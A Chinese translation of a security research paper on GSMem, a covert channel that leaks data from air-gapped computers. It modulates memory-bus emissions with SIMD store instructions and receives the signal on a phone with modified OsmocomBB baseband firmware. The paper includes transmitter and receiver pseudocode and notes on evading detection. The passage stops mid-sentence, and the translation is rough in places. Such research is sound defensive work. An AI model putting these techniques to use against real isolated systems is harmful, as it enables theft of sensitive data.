AG 网络是指在物理上与公共互联网断开的网络。虽然近几年人们验证了入侵这类网络系统的可行性 , 但是从这种网络上获取数据仍然是一个有挑战的任务。在本文中 , 我们介绍 GSMem, 它是一个可以在蜂窝数据频率上窃取被隔离网络计算机数据的恶意软件。受感染计算机上的恶意程序调制信号 , 并通过调用使用内存的相关指令产生蜂窝移动数据无线电信号 , 并利用多通道内存架构放大传输的信号。此外 , 我们将介绍传输的信号可以由在被感染计算机附近的手机接收 , 利用手机的基带系统和基带固件接收并解调信号。我们会介绍信号的产生接收 , 数据的调制和传输的关键技术设计。我们将给出一个 GSMem 的原型实验系统来评价它的性能和局限性。按照我们目前的实验结果 , 使用移动电话接收 , 传输距离为 1 米到 5.5 米 , 当使用专用却并不太昂贵的接收工具 , 有效距离可达 30 米以上。

## 1. 绪言

具有安全意识的单位采取各种措施防止敏感信息的泄露与被盗，负责处理敏感信息的计算机通常在无外界隔离的内部网络运行，他们在物理上与公共网络断开，随着防止内部人员恶意或者过失导致敏感信息泄露意识的增加，一些公司开始限制 USB 接口的使用以防止经由 USB 的恶意软件感染或者数据泄露。有一些公司认为智能手机的摄像头，蓝牙和 WIFI 是存在风险的，限制他们在特殊环境场所的使用。例如，英特尔公司最佳文档称：“目前，制造员工只可以携带并使用有最基本的手机功能如语音通话和短信息的手机，这些手机有没有摄像头，摄像或者 WIFI。另一个例子，来访者在 Lockheed Martin 访问时，要遵循如下的要求：“因为 ATL 是一个安全的设施，下列项目不允许在我们办公区使用：照相机（电影，视频，数字）成像设备，录音机，听录音设备。使用手机是允许的，但不可以使用摄像机/录音功能。”许多有安全意识的组织采取了类似的做法。显然，这种做使有摄像头和 WIFI 的手机处于监控之下。然而，现代计算机属于电子设备，注定要发射一些不同强度和频率的无线电信号。此外，手机还有灵敏的无线电信号接收器。这两个因素结合起来，为隐蔽的攻击创造了可能。

在本文，我们提出的任何基本的桌面计算机都可以偷偷将数据传送到附近的移动手机敌的攻击模型。通过调用特定内存相关 CPU 指令产生可被接受的 GSM、UMTS 和 LTE 的频率。通过使用多通道内存体系结构的功能，为信号的放大和传输增加功率。这些信号接收和解码由安装在标准的手机内核的程序完成。为了演示攻击模型的可行性，我们开发了 GSMem，这是一个由桌面计算机上运行程序以及在 GSM 手机上运行的程序共同组成的恶意程序。我们选取可靠的无线电调制方式和通讯频率，来提供通用的实验结论。我们将在稍后解释我们的方法是适用于 GSM、UMTS 和 LTE 基带的，我们在这里用 GSM 手机作为接收器演示。



图 1 显示了典型的真实生活场景，在(1) 计算机上的流氓软件调制敏感信息并通过 GSM 蜂窝频率传输。传输行为发生在计算机正在工作，并不会影响用户体验的地方。手机中基带级恶意程序接收信号和解调他们，将他们转换成有意义的信息。请注意，利用该模型的组件存在于几乎所有计算机和蜂窝设备，即使在许可进入特殊环境的低端蜂窝设备。

### 1.1 基带领域的封闭的性质

基带芯片是管理设备底层无线电链接网络的部分，因此它是手机不可缺少的组成部分，基带处理器运行固件中的实时操作系统 (RTOS)，这些固件对公众是封闭的，只有设备制造商才能通过有限的接口访问基带芯片的功能。实时操作系统源代码，以及协议栈和其他的实现细节，是严格保密的商业机密。保密严格的基带芯片行业由很少的厂商控制着。缺乏文档和技术细节，使得独立软件供应商不能更好地开发新产品和基带芯片的接口技术。

我们可以认为当前对基带芯片内部工作原理和固件的保密是在通过保密来实现安全，然而，这种保护方法是有局限性的，优秀的黑客以坚持不懈的破解并设法利用基带系统为自己的追求，即使这是异常艰辛的。Weinmann [8] [9] [10] 对基带系统的获取和攻击都详尽的讨论。Welte 和 Markgraf [6] 也指出当前商业基带技术和实际应用中的几个安全问题。

### 1.2 本文贡献

虽然电磁的泄露不是一个新的话题[11]，但是以下的内容是本文最先提出的：(1) 使用多通道内存的指令从计算机发射出蜂窝频率信号和利用手机基带芯片固件的程序接收并调解信号，而无需其他特殊的硬件。(2) 还有一种的新方法可以把几乎任何手机变成有效的电磁波窃听装置无需使用专门的设备。安全专家应该意识到，我们相信我们提出的攻击模型构成了新的安全威胁。

虽然大部分的本文侧重于手机作为接收器，我们也会介绍发射机使用与内存相关的 CPU 指令发出电磁波。我们将使用并不昂贵的软件定义无线电设备 (sdr) 来接收，这也扩展了我们研究的范围，实践更加多样的数据传输方法。

本文的其余部分组织如下：在第二小节，我们介绍我们的相关的作品，并简明回顾我们的创新。下一步，在第三节中，我们提出了攻击模型。第四节中，我们提出的必要的技术背景。第五节规定发射机，紧接着第六节描述接收器的详细的说明。第七节中，我们评估 GSMem 和目前的效果。接下来，第八节，我们讨论了可能的防御对策。我们在第九节做最后总结。

## 2.简述任务

使用泄漏或辐射出电磁信号来进行地址攻击的电磁泄露安全问题由 Anderson 首先发现 [11]。, 这个问题可以追溯到第一次世界大战时期 , 但是在之后的很长时间 , 他只被军事和政府部门所关注。然而在 1985 年 , van Eck [13] 表明可以使用价格合适的设备去利用瞬变电磁脉冲辐射上的漏洞。他设法使用一个改良的电视机在可行的距离上去接收显卡辐射出来的电磁信号并尝试还原图像。2000 年前后 , 库恩和安德森发布与利用计算机瞬变电磁脉冲辐射上的漏洞的文章[14] [15] , 展示了可以通过适当的软件造成桌面计算机泄露出来无线电信号 , 这是一个新的信息安全研究方向。一些网站和书籍提到了电磁脉冲辐射技术文档 , 有些甚至给出了 DIY 的教程[16] , 因此公众对 EMSEC 和电磁泄露安全问题更加感兴趣。Thiele [17] 是一个开源项目 , 被称为 " 电磁脉冲辐射的 Eliza " , 利用计算机 CRT 显示器来调制 AM 频率的无线电信号传送。请注意 , 无线电攻击有很多的用途而不仅仅是如本文所述的信息的泄露。他也可以用于窃听 , 攻击复杂的加密算法或是作为检查恶意进程的防御手段。此外 , 无线电攻击并不限于电磁辐射 , 克拉克 , 兰斯福德 et al [18] 使用功率消耗作为一个途径 , 可以发现计算机隐藏的信息或活动。他们的项目 WattsUpDoc 通过测量功耗来确定在医学的嵌入式设备上的系统是否存在恶意软件。Rührmair[19] 讨论使用功率和时间途径攻击物理 不可复制的数据。其他研究人员研究攻击的途径不再局限于无线电。Halevy 和塞纳[20] , 探讨声学窃听 , 研究重点在于敲击键盘声音产生的泄密。汉什帕赫和 Goetz [21] 所提出的所谓 " 隐蔽声学网络 " 基于超声波波段 , 使用计算机的声音传递信息并用附近的一台计算机的麦克风接收。Callan et al [22] 通提出一种基于指令级事件信道的通过无线检测任意一台电脑辐射掌握电脑使用情况的方法。他们的方法利用 CPU 和内存正常工作时产生的正常辐射。他们的局限性是需要昂贵的设备 , 使用距离也相当有限。古丽[23]提出 AirHoppe , 工作原理是植入恶意软件后的电脑利用 VGA 视频线产生无线电信号 , 使用有 FM 功能的手机接收。

### 2.1 有关入侵途径的比较

从被链接隔离处理的计算机上隐蔽的窃取数据涉及很多物理效应 , 如从显示器电缆线 [23] , 从扬声器 [21] [24] , CPU 运行的漏磁[22] 和热辐射[25] 。我们的方法 , GSMem , 使

用多通道内存数据总线法神的电磁波。表 1 提供了 GSMem 和其他当前模型之间的简要比较。

方法名称	发射途径	接收途径	距离	速度
	(m)	(bit/s)		
AirHoppe [23]	视频线 扬声器 (78MHz -108MHz)	FM 信号 接收器	7	104- 480
Ultrasonic [21] [24]	扬声器	麦克风	19.7	20
SAVAT [22]	CPU 和内存 存	专用设备	1.0	N/A
BitWhisper [25]	Computer CPU/GPU	计算机和热传感器	0.4	8
GSMem	内存总线 (multi-cellular channel) frequencies	基带芯片 片系统 专用设备 安全客 (bobao.360.cn)	5.5 30+ 100 100	1-2 - - -

Table 1: Comparison of current covert channels for airgapped networks

可以看出，这五种方法都是利用计算机的基本硬件作为发射工具，然而，不一定每一台计算机都有视频线和扬声器但是对于 GSME 和 SAVAT ,CPU 和内存总是存在的。对于接受端，手机麦克风有可能不能靠近计算机，尤其是保密区域。FM 接收器也不是每一台手机都有，而基带芯片是手机不可缺少的组成部分。

在各种基带芯片中，专业芯可以取得 100 到 1000bit/s 的比特率。然而使用手机的基带芯片，要慢得多 ( 2bit/s )，这使得本设备适合演示少量数据的盗取。大家要注意到，由于手机基带芯片行业的保密性，我们的演示是在可获取基带固件的低级落后手机上进行的。在最新的基带芯片上论证可能会有更好的结果，这件事可以作为未来一个新的研究方向。

### 3. 建立威胁攻击模型

我们把 GSMem 看作是一个新的泄密路径概念的实验。我们建立一个特定的攻击模型，他可能会利用这个途径产生信息的泄露。我们把攻击模型分成两部分，一部分是一个感染了恶意程序的计算机，它作为发射源；另一部分是一个感染了恶意程序的手机，作为接收器。感染一台被隔离的计算机可以用 Stuxnet [27] [28]、[2] Agent.Btz 和其他 [1] [29] [30] [31] 的方法，感染手机可以用社会工程、恶意程序、USB 接口或物理访问等方法从 [32] [33] [34]。如果被感染的手机在被感染的计算机附近，它就可以检测、接收和解码任何传输的信号并存储有关获得的信息。之后，手机可以把窃取到的数据通过移动数据，短信或 wifi 传输给攻击者。虽然这种攻击模式复杂，但是近些年，攻击者的手法愈加高明，越来越多的复杂的攻击模式也被证明可行 [35] [36] [37] [38]。

## 4. 技术背景

我们用在分配的指定频率发射的电磁信号作为窃密的途径，这些信号可以被位于受感染计算机附近的手机基带芯片中的恶意程序检波，在本节中我们将提供有关的通讯协议和通讯频段，以及手机基带芯片的一些有用的技术背景。

### 4.1 蜂窝通讯协议

移动网络有 2G，3G，4G 三个“代”，每一代都有其自己的标准、网络体系结构、基础设施、和协议集。2g、3g 和 4g 网络通常被称为 GSM、UMTS 和 LTE，以此反应标准的使用方法。在本文中，我们使用 GSM、UMTS 和 LTE 的用语来表示这三代通讯技术。

#### 4.1.2 绝对无线电频道编号

手机和基站之间的通信（传输和接收）发生在整个频带内的频率的一个部分中。通讯标准的上行和下行频段被细划分成特定带宽的频段，每个频段是一个绝对射频信道。对这些绝对射频信道进行编号，而编号就用绝对射频信道号表示。常称绝对射频信道号为一个载波或一个频点。例如 GSM850 频带由 123 个绝对射频信道组成（128 到 251）。例如其中第 128 号编号表示上行频率 824.2 MHz，下行频率 869.2 MHz。在 UMTS 和 LTE 中，绝对无线电频道编号各自被 UARFCN 和 EARFCN 取代。每一个绝对无线电频道编号的对应关系详见 [40]。

## 4.2 蜂窝网络波段

移动电话与蜂窝网络之间的无线通讯是通过负责处理手机无线电链路协议的基站链接的。基站与蜂窝网络之间的通讯基于不同的无线电频率波段。实际中，这些标准的使用取决于国家，区域，蜂窝网络运营商。虽然有的现代手机只能在特定区域使用，但是所有常见的频段如 GSM、UMTS 和 LTE 他们都支持。表 2 显示的现代手机支持的主要频率。每一个频段在频率数值一定的上方和下方范围内。例如，GSM 850 的频段是 824.2 MHz 和 894.2 MHz 之间。下表是国际标准 [39] 指定通讯标准的分配的频率。


Standard Frequency band (MHz)	
GSM	850 / 900 / 1800 / 1900
UMTS	850 / 900 / 1900 / 2100
LTE	800 / 850 / 900 / 1800 / 1900 / 2100 / 安全客 (bobao.360.cn)

## 4.2 移动电话中的基带系统

现代手机包括至少两个独立的处理器 [9] [41]。一个是应用程序处理器，运行主要的操作系统（如安卓或 iOS），进行图形用户界面的渲染，内存管理和进程调度。一个是基带处理器，它运行专用的 RTOS，管理无线电通信和维护协议栈。应用处理器和基带处理器从彼此独立工作，有单独的内存空间。然而，它们也会交换数据。例如，当拨号程序需要进行一个呼叫（应用处理器到基带处理器），收到短信手机的通知（基带处理器到应用处理器）。处理器之间的通信通常是通过一个共享内存段或专用串行接口 [9] [41] 进行的。和智能手机不同，低端手机，也提到作为功能手机，使用单个处理器来管理用户界面和蜂窝通信。对于功能手机，这种单一处理器也称为基带处理器。

### 4.2.1 基带芯片构造

基带处理器是基带芯片的有机组成部分，该芯片由（1）射频前端、（2）模拟基带、（3）数字基带和（4）基带处理器组成。[6] [41]



射频前端负责在物理层面上接收和传输信号，此组件包括：天线，低噪声放大器（LNA），混频器。模拟信号基带由一个数模转换器或模数转换器与射频前端进行沟通。数字基带包括数字信号处理器（DSP），它是负责协议栈（调制/解调信号和误差校正）的最底层基础。基带处理器负责处理比协议栈更高和更复杂的图层。DSP 和基带处理器之间的通信是通过共享内存接口（图 2）实现的。

## 5.发射部分

我们传输方式的物理基础是电磁能量辐射（EMR），这是一种电子设备运行过程中的能量排放形式。发出的波传播通过空间以辐射的方式传播。电磁波的传播有两个定义属性 赫兹（Hz）和振幅（即强度，以 dbm 定义），在许多情况下，电子产品（如线路、电脑显示器、显卡和通信电缆）发出无线频率。他们的频率和幅值取决于其内部的电流和电压。先前的研究 [14] [23] [13] [42] 从计算机组成和设计方向上有意或无意讨论过电磁波的排放。

我们认为计算机内存总线可以充当天线把无线电辐射到很远的位置。当 CPU 和内存交换数据时，从内存总线可以发射出无线电。发射频率以 +、-200MHZ 的环绕于内存总线的时钟震荡频率。因为需要电路中有很大的电压，所以正常情况下使用计算机不会产生很大的幅值。但是，我们发现，通过在多通道内存总线生成连续的数据流，是可能提高发射无线电波的振幅的。使用这个发现，我们就能通过使用 CPU 指令开始和停止多通道传输来调制出可以作为数字信号载波的电波。

在本节的其余部分，我们将从底层向上描述发射机的设计。首先，我们讨论了载波（信道频率）的发出的无线电波。接下来，我们讨论一种通过总线调制二进制数据的方法。最后，我们提出一种简单的位框架协议来帮助接收机解调接收到的信号。由于本文的重点是拟议的隐

蔽通道的可行性，我们不会详细地探讨所有可能的信号调制方式或二进制通讯协议。使用其他方式和协议更好完成目标应该是未来的研究方向。

## 5.1 电磁波发射


多通道内存体系结构是一种技术，通过添加额外的线路，来增加内存模块和内存控制器之间的传输速率。多通道内存中的地址空间跨越多个物理内存条，必然要同时使用多个（两个、三个或四个）数据总线传输数据。这种方式，可以在每次读/写操作时转移更多的数据。例如，支持双通道的主板有  $2 \times 64$  位数据通道。一些计算机支持三通道内存，有的操作系统支持四通道。这种多通道内存体系在所有的 Intel 和 AMD 主板上被使用。

在图 3 中，是故意让其发射无线电的双内存通道和普通使用计算机双内存通道无线电发射强度和频率的比较。所有通道都使用时，故意发射无线电的总线（蓝色）相比于正常使用计算机的总线（红色）能量增加。在频段 750-1000mhz 中至少增加 0.1 到 0.15db，在一些特殊频段上增加 1 到 2.1dB。不同主板和内存技术产生的无线电频段见下表 3。

基于我们的实验，我们发现当使用三个或四个总线来增加振幅时，无线电辐射几乎整个在如图三所示的范围内。这意味着，随着内存体系结构的发展，未来内存总线数目的增加，我们提出的泄密途径的质量会增加。请注意，这些无线电发射频率属于 GSM、UMTS 和 LTE 频段，这就可以通过现代手机基带系统进行接收解码。

标准名称	I/O 时钟频率 (f)	无线电频段
DDR3-1600	800MHz	600MHz-1100 MHz
DDR3-1866	933MHz	750MHz-1150 MHz
DDR4-2133	1066MHz	750MHz-943 MHz (频率断开) 1.04GHz-1.0

安全客 ( [bug50.com](http://www.bug50.com) )



## 5.2 信号调制

在通信中，调制是让模拟信号携带一些信息的过程。通常情况下，即使一个频率被选定为载波信道频率，在这个频率周围的频率也可以找到调制能量的大部分。有很多技术可以对载波进行调制以传输二进制数据，为了简单，只作为可行性演示，我们使用两种不同的无线电正弦波的幅度（B-ASK）传输，在指定的时间中，高振幅表示 1，低振幅表示 0【43】。换句话说，把时间划分成指定的时间长度  $T$ ，在一个时间间隔传输的幅值为高振幅，即为 1，为低振幅，为 0。我们这里的低振幅不是 0，而是正常计算机的辐射水平。我们假设接收系统可以区分接收到的是正常强度还是高强度（详见第 6 节）。具体用主板内存总线调制 BASK 形式的信号的方式如下：所有内存地址全都传送“1”并维持  $t$  秒，然后传输“0”，也就是什么都不做（此时为“随意的电磁排放”）。在这种情况下，发射频率  $f$  是主板的内存的时钟频率。

## 5.3 调制算法

要传输 '1'，就必须要一起利用多个内存通道  $t$  秒，为此我们使用 SIMD 指令集从 CPU 向内存传递随机生成长度的数据。单指令多数据流（SIMD）( single instruction multiple data ) 使用不同的 64 位或 128 位指令集，以便使用一个单一的指令处理更多块的数据。SIMD

指令通常用于需要向量化计算的 2D/3D 图形处理等，还有寄存器和内存之间的载入读出数据的指令传输。

---

**Algorithm 1** transmit32 (data)

```
1: buffer ← ALIGNED-ALLOCATE(16,4096)
2: tx_time ← 500000
3: for bit_index ← 0 to 32 do
4:   if (data[bit_index] = 1) then
5:     start_time ← CURRENT-TIME()
6:     while (tx_time > CURRENT-TIME() - start_time) do
7:       buffer_ptr ← buffer
8:       for i ← 0 to buffer_size do
9:         SIMDNTMOV(buffer_ptr, 128bit-register)
10:        buffer_ptr ← buffer_ptr + 16
11:      end for
12:    end while
13:   else
14:     SLEEP(tx_time)
15:   end if
16: end for
```

安全客 ( bobao.360.cn )

我们使用英特尔和 AMD CPU 中的 SSE 指令集，实现 BASK( 二进制幅度键控 ) 调制算法。SSE 指令集有一个套 128 位( 八字节 ) 寄存器编号 , 从 xmm0 到 xmm16 , 还包括一套从 xmm 寄存器到主内存的汇编指令 [44] [45] 。使用这些指令很可能让 CPU 使用多个通道传输数据 , 以此来增大电磁辐射。

我们不得不克服的挑战之一是 CPU 缓存机制的使用。当处理器使用高速缓存层次结构时 , 并不能保证 xmm 寄存器和主内存之间传输的数据会立即通过总线。这个不一致产生了一个如何使用 BASK 算法调制的问题。因为数据必须在精确的时间范围内 ( T ) 启动和停止。

从 SSE2 指令集开始 , 有一套指令直接从主内存读写数据 , 并绕过了所有的高速缓存系统 ( 无时间差 ) 。具体来说 , 我们使用移动双四字无时差的指令 , MOVNTDQ m128, xmm. 。此指令的含义是将双四字 ( 共 16 字节 ) 从 xmm 寄存器复制到 128 位内存地址 , 同时尽量减少因为内存高速缓存层次结构造成的时差。

BASK 调制算法 ( 见图算法一 ) 的工作方式如下 , Transmit32() 函数接收到 32 位的出栈数据 , 在堆上分配一个 4096bit ( 32\*128 ) 的临时缓冲区 ( 行 1,2 ) , 把它作为一个进行 MOVNTDQ 操作的目的地。注意 , 申请的地址必须按 SSE 内存操作的要求进行 16 位地址对齐。在下一步第二行 , 我们设置 T 的时间是 500ms , 虽然短的 T 会使传输速度加快 , 但是也

会增加错误率。用带有 Calypso 基带的摩托罗拉 c123 移动电话测试，500ms 的结果令人满意。现代智能手机的基带系统的采样质量更高，有能力使用更短的 T。用专业的接收仪器，在 t 为 110ms 时也能提供很好的接收质量（见第 6 节）。

外层循环（第 3 行）对 32 位数组进行遍历并执行内存操作，以便生成无线电发射。当前的位为 '1' 时，循环反复使用 MOVNTDQ 指令将数据从 xmm 寄存器复制到堆中，直到 t 秒。相反，如果当前的位为 '0' 时算法要睡 t 秒。

#### 5.4 传输中使用的数据结构

我们之前提到过，当我们使用上文的 BASK 调制算法时，0 是正常计算机的辐射量，1 是显著高于（一些阀值）的辐射量。这有两个问题：(1) 接收机不知道它所接收频段中的阀值应该是多少。(2) 振幅的强度与计算机到接收机之间的距离有关，这意味着，用于接收的移动电话在传输数据或者有其他干扰存在，可能 1,0 不能被正确的区分。因此，为了使接收机和发射机同步，我们把数据装换为帧。把二进制数据分割成 12bit 的有效载荷，有效载荷使用 1010 作为前导序列。前道码由接收器使用，来确认何时发送了一个帧，并确定一个 1 和 0 的幅度水平。这个过程在 6 节中讨论。框架在传输发生之前初始化数据，当初始化完成，被处理数据进入算法 1 进行发射。

Preamble ↗	Payload ↗	Preamble ↗	Payload ↗
1010 ↗	12 bits ↗	1010 ↗ 安全客 ( bobad360.cn ) ↗	

#### 5.5 发射机的隐蔽性和兼容性

发射机只使用很小的内存空间，CPU 使用也很小，这使得传输更加隐秘。内存只使用堆上的 4k 内存，对 CPU 来说，发射机运行在一个单一的，独立的线程上。在操作系统上，传输过程无需系统或管理员权限。最后，代码只包含一些 CPU 指令，逃避了一些被恶意软件扫描系统注意的 API 调用。总之，传输代码逃避了通用的计算机安全机制，如 API 和资源监控，使行为很难追查到。

至于兼容性，自 2004 年以来，SIMD 指令已经被用于 x86-64 英特尔和 AMD 处理器上 [46] [47] 以使得数据的传输适应于现代个人计算机和服务器。同样，在 IBM 上，由 Power ISA v.2.03 发起的 Power 体系结构已经基本完成，它和 SIMD 相似。【48】

我们介绍的发射系统已经在 Windows 7 ,64 位、 Linux Fedora 20 和 21 ( 64 位 ) 和 Ubuntu 12.1 ( 64 位 ) 上成功运行。

## 6.接收系统

在本节中，我们描述如何在靠近发送方计算机的移动电话上接收，并解调出计算机发射的信号。我们通过修改手机基带的固件来实现 GSMem 接收器组件的建立。还会介绍我们接收机的结构执行情况和调制、解码机制。有趣的是，我们发现在某些情况下，我们发现通过没有更改基带固件的安卓手机，通过安装应用，也可以收到 GSMem 的信号，这种方法的有效距离为 10cm，我们只是提供这样一种概念，并不提供直接的贡献。为了符合本文的核心内容，我们把这种概念的介绍推迟到附录 A。

### 6.1 接收机实现

传输数据的接收步骤按以下方式完成 : ( 1 )载波振幅取样。( 2 )降噪( 3 )前导码检测( 4 )分析有效载荷。在讨论实施框架之后，我们将对这些步骤进行描述。

#### 6.1.1 基带固件

第 1 节中讨论过，基带行业是被高度保护的系统，基带结构，ROTS 协议栈都被严格的保护了起来[9] [10] [49]。基带技术的保密性和复杂性，尤其是没有可利用的信息比如源代码，使得修改二进制级别的代码是极其困难的[10] [49]。然而，有证据表明有一些攻击者为了执行恶意的活动，攻击了基带的固件设备[29] [31] [33] [50]。我们的 Gsmem 会基于开源 GSM 基带软件 “OsmocomBB ”[51]。

这个开源项目在 2010 年推出，它是自由调用 GSM 基带系统的唯一途径。osmocombb 为 GSM 协议栈提供的源代码，以及数字和模拟基带芯片的设备驱动程序。该项目目前支持 13 款手机。大部分都是摩托罗拉生产的，他们使用德州仪器生产的 Calypso 基带芯片组。在我们的实验中，我们选用了摩托罗拉 C123 手机[ 52 ]，它支持 2G 频段但没有 GPRS , Wi-Fi 或移动数据流量的功能。它是一个有限的手机，支持我们在第三节支持的攻击场景。值得注意的是，现代智能手机的基带组件在射频的接收和采样方面进行了硬件的改良，并采用了新技术如对 LTEd 的支持[ 6 ] [ 53 ]，这意味着，使用现代设备的 gsmem 接收机可能会有更好的接收质量和传输速率。

GSM 基带协议栈分为主要三个层[49],第一层是 GSMMem 执行的最重要的部分。它负责处理射频接口，捕获在空气中的被调制的信号。在 OsmocomBB 中，在第一层的最底层是 DSP ( 数字信号处理 )，基带处理器在它的上层。第一层除了电源管理等其他之外，他还负责获取特定频率 ( 绝对无线频道编号 ) 的原始信号功率 ( dBm )。请注意，测量射频功率级是任何基带芯片的基本功能[ 39 ]。基带处理器与数字信号处理器之间的相互作用如图 4 所示。




Figure 4: Interaction between the baseband processor and the DSP.  
安全客 ( bobao.360.cn )

### 6.1.2 固件修改

接收机的基带实时操作系统 ( RTOS ) 主程序被修改。图 5 显示了 osmocombb 初始化及主循环的步骤。在初始化 ( 第 2 行 ) 后，基带处理器进入事件循环 ( 3 号线 )。事件循环连续处理一系列事件，包括键盘程序、定时更新和运行在层二和层三的程序。信号处理器，功率测量等调用中断。

```
1: // baseband initialization
2: // specific receiver initialization
3: while true do
4:     // keypad handlers
5:     // layer 2/3 handlers
6:     // power management handler
7:     // ...
8:     RECEIVERHANDLER()
9: end while
```

安全客 ( bobao.360.cn )

为了实现接收机的功能，我们添加一个例程我们自己叫 ReceiverHandler() ( 第 8 行 )。因为它放在主循环中，所以该例程在每次迭代时连续运行。ReceiverHandler() 有三种可能状态：( 1 ) 扫描的最佳频率 ( 2 ) 搜索前导码 ( 序言 )，和 ( 3 ) B -ASK 信号解调。扫描状态是常规的初始状态。算法 2 中，给出了 ReceiverHandler() 的一种可行的伪代码。

---

**Algorithm 2** ReceiverHandler

---

```
1:  $dBm \leftarrow \text{MEASURE}(f_c)$ 
2:  $\text{filtered\_signal} \leftarrow \text{UPDATEMOVINGAVERAGE}(dBm)$ 
3: if ( $\text{state} = SCAN$ ) then
4:    $f_c \leftarrow \text{SCANFREQ}()$ 
5:    $\text{SETSTATE}(PREAMBLE)$ 
6: end if
7: if ( $\text{state} = PREAMBLE$ ) then
8:   if ( $\text{IDENTIFYPREAMBLE}(\text{filtered\_signal}) = true$ ) then
9:      $\text{SETSTATE}(RECEIVE)$ 
10:    end if
11: end if
12: if ( $\text{state} = RECEIVE$ ) then
13:    $b \leftarrow \text{DEMODULATEBIT}(\text{filtered\_signal})$ 
14:    $\text{bitSequence.add}(b)$ 
15:   if ( $\text{bitSequence.size \% } 16 = 0$  or  $\text{SIGNALLOST}(\text{filtered\_signal})$ ) then
16:      $\text{SETSTATE}(PREAMBLE)$ 
17:   end if
18: end if
```

---

### 6.1.3. Signal Sampling

安全客 ( bobao.360.cn )

#### 6.1.3 信号采样

检测 GSMem 传输的第一步是对载波  $f$  振幅的采样 , 请注意 , 这一步只发生在采样初期  $f$  被定义之后。每一次主循环运行 receiverhandler() , 算法 2 把 DSP 模块采样得到功率 ( 振幅 )(1 行 ) 并将其存储在一个缓冲区 (2 行 ) 。这个数据会在以后的解调进程中使用。函数 Measure() 调用 DSP 的振幅测量函数 l1a\_l23\_rx() 。 DSP 以 0.2Mhz 为一个量度。我们的测试表明 , 这个基带可以在 1.8kHz 上测量样本的功率 , 因此 1.8kbit 是这个装置可以实现的最快的速度。这比我们实现的设备的处理能力快得多的速度 , 然而 , 考虑信号强度的测量才是改进 GSMem 最重要的因素。

#### 6.1.4 降噪处理

在测量功率之后 , 一个降噪函数使用的功率常数  $W$  是直达最后一次采样几次得到功率的平均数。此操作基本上是一个自回归滤波器 , 它是用于减轻高频噪声的有效技术。在我们使用摩托罗拉 c123 的实验中 , 我们设置  $w$  从 50 到 750 , 这个数值直接影响到了传输的比特率。一个较大  $W$  数值提供更好的噪声抑制 , 而较小  $W$  比特率更快。、

#### 6.1.5 最佳载波

在扫描状态下 , 接收机搜索最好的 频率 用于解调 GSMem 传输的信号 , 请注意 , 我们的发射机横跨 GSM-850/GSM-900 频段 ( 图 3 , 第 5.1 条 ),  $f$  可以设置为那些频段的任何

